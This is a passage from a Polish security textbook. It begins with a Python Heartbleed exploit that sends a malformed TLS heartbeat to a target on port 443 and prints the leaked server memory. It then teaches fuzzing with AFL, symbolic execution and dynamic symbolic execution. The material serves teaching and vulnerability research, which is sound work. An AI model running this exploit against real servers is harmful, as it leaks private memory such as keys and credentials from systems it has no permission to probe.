Typ									Wersja									Rozmiar pakietu.																							
.....									Żądanie/odpowiedź									Rozmiar zawartości																							
... Rozmiar									Wersja klienta TLS									Klient ...																							
									Zawartość																																

Rysunek 9.4. Złośliwy pakiet Heartbeat

Nasze złośliwe żądanie wygląda tak:
 heartbeat = (

```

0x18,          # Typ: wiadomość heartbeat
0x03, 0x03,   # Wersja TLS: wersja 1.2
❶ 0x00, 0x03, # Rozmiar pakietu: 3 bajty
0x01,         # Żądanie Heartbeat
❷ 0x00, 0x40  # Rozmiar zawartości 64 KB
)

```

Zwróć uwagę na rozbieżność między rozmiarem pakietu ❶ — 3 bajty (co reprezentuje pozostałe bajty w pakiecie) — a rozmiarem zawartości ❷ — 64 KB. Czy rozmiar pakietu nie powinien obejmować rozmiaru zawartości? Jak to możliwe, że ten rozmiar jest większy niż całkowity rozmiar pakietu?

To jest „złośliwy” aspekt żądania. Przypomnij sobie z rysunku 9.1, że określamy rozmiar zawartości na 64 KB. Jest to największa wartość, jaką możemy określić za pomocą przydzielonych 16 bitów. Jednak rzeczywisty rozmiar zawartości wynosi 0.

Nieuprawniony odczyt pamięci

Jak wspomniano wcześniej, pakiety Heartbeat są ograniczone do maksymalnej długości 16 KB. Oznacza to, że 64 KB pamięci wysłanej przez serwer w odpowiedzi zostanie podzielone na cztery pakiety po 16 KB. Napiszmy funkcję, która odczyta wszystkie cztery pakiety z gniazda i połączy ich zawartość w całość o rozmiarze 64 KB:

```

def readServerHeartBeat(socket):
    payload = b''
    for i in range(0, 4):
        ❶ type, version, packet_payload, msgType = readPacket(socket)
        ❷ payload += packet_payload
    return (type, version, payload, msgType)

```

Wywołujemy funkcję `readPacket()` cztery razy, aby odczytać cztery odpowiedzi Heartbeat, których oczekujemy od serwera ❶. Następnie łączymy wszystkie wartości czterech odpowiedzi w jedno ❷.

Tworzenie funkcji exploita

Poniższy fragment kodu implementuje funkcję `exploit()`, która wyśle zniekształcone żądanie Heartbeat i odczyta cztery pakiety odpowiedzi Heartbeat:

```
def exploit(socket):
    ❶ HEART_BEAT_RESPONSE = 21 #0x15
      payload = b''
    ❷ socket.send(array.array('B', heartbeat))
      print("Sent Heartbeat ")
    ❸ type, version, payload, msgType = readServerHeartBeat(socket)
      if type is not None:
          if msgType == HEART_BEAT_RESPONSE :
              ❹ print(payload.decode('utf-8'))
          else:
              print("No heartbeat received")
      socket.close()
```

Wartość typu `0x15` wskazuje pakiet odpowiedzi Heartbeat ❶. Następnie wysyłamy zniekształcone żądanie ❷, a potem odczytujemy cztery pakiety odpowiedzi ❸. Na końcu wyświetlamy zawartość ❹.

Składanie wszystkiego w całość

W metodzie `main` utworzymy gniazdo, wyślemy pakiety i poczekamy na odpowiedź *Server Done*. Skopiuj ten kod do swojego pliku:

```
def main():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    ❶ s.connect((sys.argv[1], 443))
    ❷ s.send(array.array('B', clientHello))
      serverHelloDone = False
    ❸ while not serverHelloDone:
          type, version, payload, msgType = readPacket(s)
          if (msgType == SERVER_HELLO_DONE):
              serverHelloDone = True
    ❹ exploit(s)
if __name__ == '__main__':
    main()
```

Po utworzeniu gniazda możemy się połączyć z adresem IP, który został przekazany jako argument wiersza poleceń ❶. Połączymy się na porcie 443, ponieważ jest on powiązany z protokołem TLS, który atakujemy. Po połączeniu inicjujemy połączenie TLS v1.2, wysyłając wiadomość *Client Hello* ❷.

Następnie będziemy odbierać odpowiedzi i sprawdzać każdy jej typ, aż otrzymamy wiadomość *Server Done* ③. Na końcu wywołujemy funkcję `exploit()` ④.

Fuzzing

Jak hakerzy znajdują błędy takie jak Heartbleed? Jak właśnie zostało pokazane, proces wykorzystywania tego błędu jest tak skomplikowany, że zdumiewające jest, że każdy mógłby go odkryć przy użyciu skutecznych środków. W Google'u jest nawet cały zespół o nazwie Project Zero, który zajmuje się znajdowaniem luk typu zero-day. (Jeśli Cię to interesuje, zespół publikuje nowe luki na swoim blogu pod adresem <https://googleprojectzero.blogspot.com/>). Omówmy niektóre z narzędzi i technik używanych przez atakujących i badaczy bezpieczeństwa do wykrywania błędów, takich jak Heartbleed, począwszy od techniki testowania zwanej *fuzzingiem*.

Techniki fuzzingu próbują generować dane wejściowe, które eksplorują wszystkie możliwe ścieżki w programie — w nadziei na odkrycie tej, która spowoduje awarię programu lub wykaże niezamierzone zachowanie. Fuzzing został po raz pierwszy zaproponowany w 1988 roku przez Bartona Millera, profesora na Uniwersytecie Wisconsin. Od tego czasu firmy takie jak Google i Microsoft opracowały własne fuzzery (narzędzia do fuzzingu) i używają fuzzingu do testowania własnych systemów.

Prosty przykład


Aby zrozumieć podstawową koncepcję fuzzingu, zaczniemy od rozważenia przykładowej funkcji, pierwotnie zaproponowanej przez Jeffa Fostera z Uniwersytetu Tufts:

```
def testFunction(a,b,c):
    x, y, z = 0, 0, 0
    if (a):
        x = -2
    if (b < 5):
        if (not a and c):
            y = 1
        z = 2
    assert(x + y + z != 3)
```

Jak widać, funkcja przyjmuje trzy parametry, a, b i c, i uważa się, że została wykonana poprawnie, o ile jej wewnętrzne zmienne (x, y i z) nie sumują się do 3. Jeśli tak się stanie, zostanie wyzwolona instrukcja `assert`, która na potrzeby tego przykładu reprezentuje krytyczną awarię.

Naszym celem jako fuzzerów jest spowodowanie tej awarii. Czy potrafisz określić wartości parametrów, które spowodują wyzwolenie instrukcji `assert`? Jednym ze sposobów określenia, które dane wejściowe to robią, jest wizualizacja ścieżek

w programie w postaci drzewa. Za każdym razem, gdy napotykamy instrukcję `if`, gałęzie drzewa reprezentują dwie możliwe opcje: jedną, w której gałąź jest wybierana, i drugą, w której nie jest. Rysunek 9.5 przedstawia ścieżki poprzedniej funkcji.



Rysunek 9.5. Wizualizacja ścieżek funkcji

Jedną z tych ścieżek wyzwała instrukcję `assert`. Zastanów się, co by się stało, gdybyśmy dostarczyli dane wejściowe 0, 2 i 1 dla `a`, `b` i `c`. W Pythonie 0 jest równoważne wartości `False`, podczas gdy niezerowe liczby całkowite są uważane za `True`. Śledź ścieżkę, którą dane wejściowe przechodzą przez drzewo. Zwróć uwagę, że ta ścieżka ustawia `x` na 0, `y` na 1, a `z` na 2, co wyzwała instrukcję `assert`.

Tworzenie własnego fuzzera

W ostatnim przykładzie nie mieliśmy problemów z wykryciem szkodliwych danych wejściowych, ale w większych programach mogą istnieć miliony unikalnych ścieżek. Odkrywanie ich ręcznie byłoby bardzo trudne.

Czy moglibyśmy napisać program do generowania danych wejściowych testowych? Jednym z podejść byłoby losowe generowanie danych wejściowych i czekanie, aż przejdą wszystkie ścieżki w programie. Ta technika nazywa się *losowym fuzzingiem* (ang. *random fuzzing*). Stworzymy prosty losowy fuzzer. Nasz program wygeneruje losowe liczby całkowite i przekaże te wartości do parametrów programu testowego.

Utwórz plik o nazwie `myFuzzer.py` i dodaj taką zawartość:

```
import random as rand
import sys
#-----
❶ # Umieść tutaj funkcję testową
#-----
def main():
    while True:
        ❷ a = rand.randint(-200, 200)
          b = rand.randint(-200, 200)
          c = rand.randint(-200, 200)
```

```
print(a,b,c)
testFunction(a,b,c)

if __name__ == "__main__":
    main()
```

Skopiuj pokazaną wcześniej funkcję `testFunction()` do pliku ❶. Nasz prosty program do fuzzingu generuje losową liczbę całkowitą dla każdej zmiennej wejściowej ❷. Po wygenerowaniu losowej wartości dla każdej zmiennej wyświetlamy dane wejściowe na ekranie przed wywołaniem testowanej funkcji.

Zapisz plik, a następnie uruchom fuzzer za pomocą polecenia:

```
kali@kali:~$ python3 myFuzzer.py
```

Fuzzer będzie przechodził przez losowe wartości, aż znajdzie taką, która zatrzyma program. Eksperymentuj, zwiększając zakres od 200 do 400. Im więcej losowych liczb program musi wziąć pod uwagę, tym dłużej będzie trwało odkrywanie danych wejściowych, które powodują awarię programu. To jedna z wad całkowicie losowego fuzzingu. Trzeba będzie przejrzeć wiele danych wejściowych, aby odkryć te przydatne. W dalszej części tego rozdziału przyjrzymy się sposobom rozwiązania tego problemu.

Być może się zastanawiasz, czy generowanie danych wejściowych, które powodują awarię programu, jest naprawdę takie przydatne. Awarie to pierwszy krok do odkrycia błędów, które atakujący często mogą wykorzystać. Ale generowanie danych, które powodują awarię programu, może być również samo w sobie bardzo przydatne. Jeśli uda Ci się spowodować awarię aplikacji, możesz wykonać atak odmowy usługi (DoS — ang. *denial of service*). Wyobraź sobie, że możesz wykryć dane wejściowe, które powodują awarię serwera DNS Google lub stacji bazowej sieci komórkowej. To byłoby bardzo cenne.

Albo rozważmy taki scenariusz: haker paraliżuje pracę systemu sterowania sygnalizacją świetlną podłączoną do intranetu. (Co zaskakujące, takie urządzenia są powszechne). Odkrywa pewne dane wejściowe, które powodują awarię systemu, i wyłącza w ten sposób całą kontrolowaną przez siebie sygnalizację świetlną. Znajduje sekwencję wejściową, która pozwoli dowolnie wyłączać sygnalizację świetlną. Jest to bardzo niebezpieczne i doskonale wyjaśnia, dlaczego etyczni hakerzy powinni przeprowadzać testy penetracyjne przed ich wdrożeniem.

American Fuzzy Lop

Samo generowanie losowych danych wejściowych wydaje się lekkim marnotrawstwem, ponieważ przeszukiwanie większej przestrzeni danych zajmie więcej czasu. Czy nie moglibyśmy wykorzystać informacji o ścieżkach programu do wygenerowania bardziej konkretnych wartości? Cóż, niektóre fuzzery wstawiają instrukcje, które rejestrują ścieżki, jakie program wybiera podczas wykonywania. Te fuzzery próbują generować nowe dane wejściowe, które eksplorują wcześniej niezbadane

ścieżki. Mając zestaw istniejących wcześniej przypadków testowych, zmieniają dane wejściowe — dodają lub odejmują losowe informacje, a nowe testy zachowują tylko wtedy, gdy eksplorują nowe ścieżki w programie.

Jednym z takich fuzzerów jest *American Fuzzy Lop (AFL)*. Pierwotnie napisany przez Michała Zalewskiego z Google'a, wykorzystuje algorytm genetyczny, który dostosowuje nowe dane wejściowe, testując niezbadane ścieżki. Algorytm genetyczny to biologicznie inspirowany algorytm uczenia się. Przyjmuje on dane wejściowe, takie jak $a = 0$, $b = 2$ i $c = 1$, a następnie koduje je jako wektor $[0, 2, 1]$ podobny do sekwencji genów w czymś DNA, na przykład ATGCT. Uzbrojony w te wektory fuzzer śledzi liczbę eksplorowanych ścieżek, gdy program używa określonej sekwencji wejściowej, powiedzmy $[0, 2, 1]$. Podobne geny będą eksplorować podobne ścieżki, zmniejszając w ten sposób prawdopodobieństwo eksploracji nowej ścieżki.

Fuzzer tworzy nowe genetyczne sekwencje wejściowe, wprowadzając losowość do wartości istniejących sekwencji. Na przykład sekwencja wejściowa $[0, 2, 1]$ może się stać $[4, 0, 1]$. W tym wypadku algorytm genetyczny zdecydował się zmienić pierwszy i drugi element poprzez — odpowiednio — dodanie 4 i odjęcie 2. Implementacje algorytmów genetycznych często pozwalają programom wybrać, jak często mają występować mutacje i czy wprowadzać duże, czy małe zmiany. Nowa sekwencja jest następnie wprowadzana do programu. Jeśli eksploruje ona nową ścieżkę, dane wejściowe są zachowywane, a jeśli nie, są usuwane lub mutowane.

Istnieje wiele innych strategii mutacji, które możesz zbadać. Na przykład mogą krzyżować sekwencje z dwóch genów, aby stworzyć nowy gen. Więcej o algorytmach genetycznych można przeczytać w oryginalnym artykule Johna Hollanda *Genetic Algorithms and Adaptation (Adaptive Control of Ill-Defined Systems, 1984)*.

Instalowanie AFL

Uruchomimy AFL, aby odkryć sekwencję wejściową, która powoduje awarię funkcji `testFunction()`. Możesz pobrać AFL z oficjalnej strony Google GitHub. Sklonuj repozytorium AFL za pomocą polecenia:

```
kali@kali:~$ git clone https://github.com/google/AFL.git
```

Następnie przejdź do katalogu AFL:

```
kali@kali:~$ cd AFL
```

Skompiluj i zainstaluj program przy użyciu polecenia:

```
kali@kali:~/AFL$ make && sudo make install
```

AFL został pierwotnie zaprojektowany do fuzzowania programów C i C++. AFL kompiluje kod źródłowy tych programów, wpływając na kod binarny. Nie

będziemy poddawać tej operacji programów napisanych w języku C. Zamiast tego zainstalujemy *python-afl*, program, który rozszerza funkcjonalność AFL na programy w Pythonie. Do zainstalowania modułu użyjemy aplikacji *pip3*. Jeśli jeszcze jej nie masz, uruchom to polecenie, aby ją zainstalować:

```
kali@kali:~/AFL$ sudo apt-get install python3-pip
```

Następnie zainstaluj *python-afl* za pomocą polecenia:

```
kali@kali:~/AFL$ sudo pip3 install python-afl
```

Teraz, gdy masz zainstalowany *python-afl*, użyj go do fuzzowania funkcji. Na pulpicie utwórz folder o nazwie *Fuzzer*, a następnie w nim — trzy foldery o nazwach: *TestInput*, *App* i *Results*. Będziemy przechowywać nasze testowe pliki wejściowe w folderze *TestInput*, a wyniki fuzzowania w *Results*. Kod aplikacji, którą chcemy fuzzować, umieścimy w folderze *App*.

Modyfikowanie programu

Fuzzer *python-afl* zakłada, że testowe dane wejściowe są wczytywane z pliku dostarczonego przez *std.in* — trzeba będzie więc zmodyfikować program, aby to obsłużyć. Poniższy program odczytuje z *std.in* wartości: *a*, *b* i *c*, które są następnie konwertowane z ciągów znaków na liczby całkowite i przekazywane do funkcji testowej. Utwórz plik o nazwie *fuzzExample.py* w folderze *App* i dodaj taki kod:

```
import sys
import afl
import os

#-----
# Umieść tutaj funkcję testową
#-----

def main():
    ❶ in_str = sys.stdin.read()
    ❷ a, b, c = in_str.strip().split(" ")
    a = int(a)
    b = int(b)
    c = int(c)

    testFunction(a,b,c)

if __name__ == "__main__":
    ❸ afl.init()
    main()
    ❹ os._exit(0)
```

Pamiętaj, aby skopiować funkcję testową do lokalizacji określonej w komentarzu.

Odczytujemy zawartość z *std.in* ❶. Następnie usuwamy końcowe spacje i znaki nowej linii ❷. Podzieliliśmy również linię na trzy zmienne: *a*, *b* i *c*. W punkcie ❸ instruujemy bibliotekę AFL, aby rozpoczęła pracę — przez wywołanie *afl.init()*. Wykonujemy naszą metodę *main* przed zakończeniem programu ❹. Dobrą praktyką jest wywoływanie *os._exit(0)*, aby szybko zakończyć działanie fuzzingu, ale nie jest to wymagane.

Tworzenie przypadków testowych

Następnie potrzebujemy kilku przypadków testowych, które zostaną przekazane do naszego programu. Otwórz terminal i przejdź do folderu *Fuzzer* na pulpicie — skorzystaj z polecenia:

```
kali@kali:~$ cd ~/Pulpit/Fuzzer
```

Uruchom poniższe polecenie, aby w folderze *TestInput* utworzyć plik *testInput1.txt*, który zawiera wartości: 0, 1 i 1.

```
kali@kali:~/Desktop/Fuzzer$ echo "0 10 1" > TestInput/testInput1.txt
```

Przekieruj (<) te wartości do programu, uruchomiwszy takie polecenie:

```
kali@kali:~/Desktop/Fuzzer$ python3 App/fuzzExample.py < TestInput/testInput1.txt
```

Jeśli wszystko zostało zrobione poprawnie, Twój program powinien działać bez wyświetlania czegokolwiek. Jeżeli coś zostanie wyświetlone, przeczytaj komunikat o błędzie i upewnij się, że Twoje postępowanie było zgodne z instrukcjami.

Utwórz dwa dodatkowe pliki testowe za pomocą polecenia:

```
kali@kali:~/Desktop/Fuzzer$ echo "2 5 7" > TestInput/testInput2.txt
kali@kali:~/Desktop/Fuzzer$ echo "10 10 10" > TestInput/testInput3.txt
```

Fuzzing programu

Teraz, gdy zbadaliśmy kod, przeprowadźmy na nim proces fuzzingu. Oto ogólny format uruchamiania programu *py-afl-fuzz*:

```
py-afl-fuzz [ opcje ] -- python3 /ścieżka/do/fuzzed_app
```

Przed fuzzingiem programu w Pythonie wyłącz funkcję AFL Fork Server. Ta optymalizacja wydajności jest kłopotliwa dla fuzzera Pythona AFL, uruchom więc takie polecenie, aby ją dezaktywować:

```
kali@kali:~/Desktop/Fuzzer$ export AFL_NO_FORKSRV=1
```

Teraz możemy fuzzować plik Pythona dzięki poleceniu:

```
kali@kali:~/Desktop/Fuzzer$ py-afl-fuzz -i TestInput/ -o Results/  
↪-- python3 App/fuzzExample.py
```


Pojawi się poniższy ekran, który powinien się aktualizować w czasie rzeczywistym, gdy program jest fuzzowany:

```
american fuzzy lop 2.57b (python3)  
-- process timing ----- overall results ---  
|      run time : 0 days, 0 hrs, 0 min, 16 sec      | cycles done : 0 |  
|  last new path : 0 days, 0 hrs, 0 min, 14 sec    | total paths : 4 |  
| last uniq crash : 0 days, 0 hrs, 0 min, 10 sec   | uniq crashes : 5 |  
| last uniq hang : none seen yet                   |  uniq hangs : 0 |  
|- cycle progress ----- map coverage -----|  
| now processing : 1 (25.00%)                       | map density : 0.03% / 0.04% |  
| paths timed out : 0 (0.00%)                       | count coverage : 1.00 bits/tuple |  
|- stage progress -----|- findings in depth -----|  
| now trying : havoc                                | favored paths : 2 (50.00%) |  
| stage execs : 68/204 (33.33%)                    | new edges on : 3 (75.00%) |  
| total execs : 577                                | total crashes : 505 (5 unique) |  
| exec speed : 35.07/sec (slow!)                    | total tmouts : 0 (0 unique) |  
|- fuzzing strategy yields ----- path geometry -----|  
| bit flips : 4/32, 1/31, 0/                       | levels : 2 |  
| byte flips : 0/4, 0/3, 0/1                       | pending : 4 |  
| arithmetics : 1/222, 0/9, 0/0                     | pend fav : 2 |  
| known ints : 0/19, 0/81, 0/44                    | own finds : 1 |  
| dictionary : 0/0, 0/0, 0/0                       | imported : n/a |  
|      havoc : 0/0, 0/0                             | stability : 100.00% |  
|      trim : 20.00%/1, 0.00%                       |-----|  
| [!] WARNING: error waitpid-----| [cpu000:103%]
```

Aby znaleźć dane wejściowe, które spowodowały awarię programu, przejdź do folderu *Crashes* w folderze *Results*. Ten folder zawiera pliki wejściowe, które spowodowały awarię programu. Znajdziesz w nim pusty plik i plik z nieprawidłowymi znakami. Zapewne zauważysz również plik z poprawnymi danymi wejściowymi, które przeszły omówioną wcześniej ścieżką, co aktywowało instrukcję `assert`.

Wykonanie symboliczne

Czy nie byłoby wspaniale, gdybyśmy mogli analizować program bez jego wykonywania? *Wykonywanie symboliczne* (ang. *symbolic execution*) to technika, która używa symboli zamiast rzeczywistych danych do przeprowadzania statycznej analizy programu. Gdy silnik wykonania symbolicznego eksploruje ścieżki w programie, buduje równania ścieżek, które można rozwiązać, aby określić, kiedy zostanie wybrana konkretna gałąź. Rysunek 9.6 przedstawia warunki ścieżki związane z funkcją testową, którą zbadaliśmy wcześniej.



Rysunek 9.6. Drzewo obliczeń, które wizualizuje przejścia i warunki ścieżki funkcji testowej

Aby programowo obliczyć warunki ścieżki, używamy czegoś, co się nazywa *dowodzeniem twierdzeń* (ang. *theorem prover*). Dowód twierdzenia odpowiada na pytania typu: Czy istnieje wartość x taka, że $x \times 5 == 15$? Jeśli tak, jaka to wartość? Dowód twierdzenia Z3 jest popularnym dowodem opracowanym przez firmę Microsoft. Szczegółowe omówienie dowodzenia twierdzeń wykracza poza zakres tej książki, ale rozważymy je w kontekście naszego programu testowego.

Wykonanie symboliczne dla programu testowego

Dowód twierdzenia pomaga odkryć dane wejściowe, które aktywują każdą ścieżkę, wyliczając każdy warunek ścieżki. Rozważ ścieżkę, która prowadzi do stanu awarii pokazanej na rysunku 9.6. Zobaczmy, jak wykonanie symboliczne wykorzystuje dowodzenie twierdzeń, aby zidentyfikować, że jest to osiągalna ścieżka.

Po pierwsze, cały proces rozpoczyna się od wykonania symbolicznego dla programu. Wejścia: a, b i c są zastępowane wartościami symbolicznymi: α, β, λ . Kiedy silnik procesu napotka instrukcję `if (a) :`, przeprowadza dowód twierdzenia, czy istnieje wartość α , która zostanie wyliczona jako `true`. Jeśli tak, zostanie zwrócona wartość: `tak`. Podobnie zostaje przeprowadzony dowód twierdzenia, czy istnieje wartość α , która ma wartość `false`. Jeśli istnieje, ponownie zostanie zwrócona wartość: `tak`. Oznacza to, że silnik wykonania symbolicznego musi eksplorować obie ścieżki.

Jeśli założyć, że najpierw będzie eksplorowana ścieżka, dla której została wyliczona wartość `false`, silnik procesu napotka inny warunek: `if (b < 5):`. Spowoduje to powstanie nowego warunku ścieżki, gdzie α nie ma wartości `true` i β wynosi mniej niż 5.

Ponownie zostaje przeprowadzony dowód twierdzenia, czy istnieją wartości α i β , dla których ten warunek jest prawdziwy lub fałszywy i dla których zwrócona zostałaby wartość `True`. Załóżmy, że eksplorujemy gałąź z wartością `True`. Proces napotka trzeci i ostatni warunek warunkowy: `if (not a and c):`. Skutkuje to przejściem do końca ścieżki, gdzie α nie ma wartości `true`, β wynosi mniej niż 5 i λ ma wartość `True`. Teraz możemy przeprowadzić dowód twierdzenia w odniesieniu do zwrócenia wartości: α , β , λ , dla których ten warunek ścieżki jest spełniony. Dowód twierdzenia może równie dobrze zwrócić wartości: $\alpha = 0$, $\beta = 4$ i $\lambda = 1$, tzn. dane wejściowe, które doprowadzają nas do stanu niepowodzenia.

Silnik wykonania symbolicznego powtórzy ten proces dla wszystkich możliwych ścieżek i wygeneruje kolekcję przypadków testowych potrzebnych do wykonania wszystkich ścieżek.

Ograniczenia wykonania symbolicznego

Istnieją jednak ograniczenia, dla których dowód twierdzenia nie może zostać przeprowadzony. Rozważ naszą dyskusję na temat algorytmu wymiany kluczy Diffiego-Hellmana z rozdziału 6. Przypomnij sobie, że odzyskanie klucza prywatnego za pomocą klucza publicznego wymagałoby rozwiązania problemu obliczenia elementu odwrotnego dla logarytmu dyskretnego. Rozważ tę przykładową funkcję, pierwotnie zaproponowaną przez Mayura Naika z Uniwersytetu Pensylwanii:

```
def test(x):
    c = q*p #Two large primes.
    ❶ if(pow(2,x) % c == 17):
        print("Error")
    else:
        print("No Error")
```

Obliczenie warunku ❶ wymagałoby znalezienia wartości x , która spełniłaby warunek. Dokonywane jest to poprzez rozwiązanie takiego równania:

$$2^x \bmod c = 17$$


Jest to równoważne znalezieniu elementu odwrotnego dla logarytmu. Jednak obecnie nikt nie wie, jak skutecznie rozwiązać taki problem.

Jeśli nie może zostać znaleziony dowód twierdzenia, zakładane jest, że możliwe są obie opcje, prawda i fałsz, a silnik zbada obie ścieżki. Jednak ten wynik jest niepoprawny, ponieważ wartość x , która sprawia, że ten warunek jest prawdziwy, nie istnieje. To ograniczenie prowadzi wykonanie symboliczne do eksploracji ścieżek, które nie są wykonalne. Z tego i innych powodów wykonanie symboliczne nie jest skalowalne dla dużych programów.

Wraz ze wzrostem liczby ścieżek rośnie liczba równań ścieżek, co sprawia, że wykonanie symboliczne staje się mniej wykonalne w wypadku dużych programów. Zamiast tego testerzy często stosują podejście hybrydowe, zwane *wykonaniem współbieżnym* (ang. *concolic execution*) lub *dynamicznym wykonaniem symbolicznym* (ang. *dynamic symbolic execution*). Jednym z najwcześniejszych takich projektów był *Symbolic PathFinder (SPF)* opracowany przez zespół NASA. Techniki te łączą dynamiczne wykonanie fuzzingu ze statycznymi technikami analizy używanymi przy wykonywaniu symbolicznym.

Dynamiczne wykonanie symboliczne

Dynamiczne wykonanie symboliczne (ang. *dynamic symbolic execution* — DSE) łączy techniki dynamicznego wykonywania, takie jak fuzzing, z pomysłami z wykonania symbolicznego. Oprócz zmiennych symbolicznych i warunków ścieżki DSE śledzi konkretne wartości dostarczane jako oryginalne dane wejściowe do programu i całkowicie bada ścieżkę wykonywaną przez te konkretne zmienne. Ograniczenia ścieżek wynikające z tej eksploracji są następnie wykorzystywane do generowania nowych konkretnych zmiennych, które eksplorują nowe ścieżki. Rysunek 9.7 przedstawia przykładową ścieżkę obraną przez silnik DSE, gdy używane są konkretne zmienne: $a = 0$, $b = 4$ i $c = 0$.



Rysunek 9.7. Przykład ścieżki wybranej przez silnik DSE

Aby naprawdę zrozumieć wewnętrzne działanie silnika DSE, weź pod uwagę stan konkretnych zmiennych, zmiennych symbolicznych i ograniczeń ścieżki, gdy silnik DSE wykonuje każdy wiersz funkcji testowej. Poszczególne wiersze tabeli 9.1 reprezentują kroki w procesie wykonania programu.

Tabela 9.1. Dane, zmienne symboliczne i warunki ścieżki zebrane podczas jednego przejścia silnika DSE

Numer linii	Kod źródłowy	Dane	Zmienne symboliczne	Warunki ścieżki
1	def testFunction(a,b,c):	a=0, b=4, c=0		
2	x, y, z = 0, 0, 0	x=0, y=0, z=0		
3	if (a):		$\alpha = a$	$\alpha = \text{false}$
4	x = -2			
5	if (b < 5):			
6	if (not a and c):		$\beta = b$	$\beta < 5 == \text{true}$
7	y = 1		$\lambda = c$	$(\neg \alpha \wedge \lambda) == \text{false}$
8	z = 2	z=2		
9	assert(x + y + z != 3)			

W linii 1. wartości: a, b i c są losowo inicjowane odpowiednio wartościami: 0, 4 i 0. Podczas wykonywania programu silnik DSE śledzi każdą nową napotkaną zmienną, więc gdy dojdzie do wiersza 2., zapamiętuje $x = 0$, $y = 0$ i $z = 0$ w kolekcji danych.

W tym momencie DSE przechodzi do wiersza 3., gdzie napotyka pierwszą instrukcję if. Każda nowa instrukcja warunkowa powoduje utworzenie nowego warunku ścieżki i, jeśli to konieczne, nowych zmiennych symbolicznych. Tutaj silnik DSE tworzy nową zmienną symboliczną $\alpha = a$, reprezentującą konkretną zmienną a, która ma wartość 0. W przeciwieństwie do silnika wykonywania symbolicznego, który używa narzędzia do sprawdzania twierdzeń, aby zdecydować, czy zbadać gałąź, silnik DSE po prostu ocenia warunek i zastępuje go konkretną zmienną. Warunek if(a) sprowadza się do if(0), ponieważ wartość a wynosi 0. To po prostu daje wartość false, więc silnik DSE dodaje również warunek ścieżki $\alpha == \text{false}$ i nie bierze pod uwagę tej gałęzi. Ponieważ warunek został oceniony jako false, DSE nie wykonuje wiersza 4.

W następnym kroku DSE napotyka drugi warunek, if (b < 5): w wierszu 5. W tym wypadku tworzy zmienną symboliczną $\beta = b$ i używa konkretnej wartości b, aby określić, czy wybrać gałąź. Tu mamy b = 4, więc gałąź jest wybierana. Następnie silnik DSE dodaje informację, że warunek ścieżki: β mniejsze niż 5 jest prawdą ($\beta < 5 == \text{true}$), i przechodzi do trzeciego i ostatniego warunku w linii 6.


Tutaj silnik DSE napotyka nową zmienną c. Tworzy nową zmienną symboliczną $\lambda = c$ i oblicza warunek, if (not a and c):, używając konkretnych zmiennych a = 2 i c = 0. W tym wypadku gałąź nie jest wybierana, więc silnik DSE dodaje warunek $(\neg \alpha \wedge \lambda) == \text{false}$. Silnik DSE przechodzi następnie do wiersza 8., gdzie aktualizuje konkretną zmienną z, aby przechować wartość 2, i kończy w wierszu 9. Tu mamy z = 2, x = 0 i y = 0, więc instrukcja (assert (x + y + z != 3)) nie jest wyzwolana.

Gdy program dotrze do końca ścieżki, cofa się do ostatniej gałęzi, którą wybrał, i neguje ostatnią wartość dodaną w warunku ścieżki. W naszym przykładzie

w nowym warunku ścieżki α nie ma wartości true, β jest mniejsze niż 5 i λ ma wartość true. Można to zapisać w postaci równania:

$$\neg \alpha \wedge (\beta < 5) \wedge \lambda$$

Gdy silnik DSE posiada nowy warunek, przeprowadza dowód twierdzenia, aby znaleźć wartości dla α , β , λ i spełniające to równanie. W takim wypadku wynikiem tej operacji może być $a = 0$, $b = 4$ i $c = 1$. Te nowe wartości pozwolą silnikowi DSE zbadać inną gałąź. Rysunek 9.8 ilustruje cofanie się algorytmu w celu zbadania nowej ścieżki.



Rysunek 9.8. Proces cofania się algorytmu w celu zanegowania ostatniego warunku ścieżki

Silnik DSE następnie zresetuje się i powtórzy proces przy użyciu nowych wartości wejściowych. Gdy dojdzie do końca ścieżki z nowymi danymi wejściowymi, silnik DSE neguje drugie ostatnio dodane ograniczenie. Ten proces jest kontynuowany rekursywnie, dopóki DSE nie zbada wszystkich ścieżek w drzewie. Oto wyzwanie: sprawdź, czy możesz skonstruować tabelę pokazującą konkretne wartości, zmienne symboliczne i ograniczenia ścieżki, które spowodowałyby, że silnik DSE zidentyfikuje stan awarii.

Zwróćmy teraz uwagę na moc DSE — przyjrzyjmy się przykładowi, który byłby trudny do rozwiązania za pomocą samego wykonania symbolicznego (tabela 9.2).

Tak jak poprzednio, program wykonujemy do końca ścieżki, używając konkretnych zmiennych. Kiedy dochodzimy do końca, bierzemy odwrotność ostatniego dodanego ograniczenia. Odwrotność jest pokazana tutaj:

$$f^{-1}(x \neq \text{sha256}(y_0)) \rightarrow x = \text{sha256}(y_0)$$

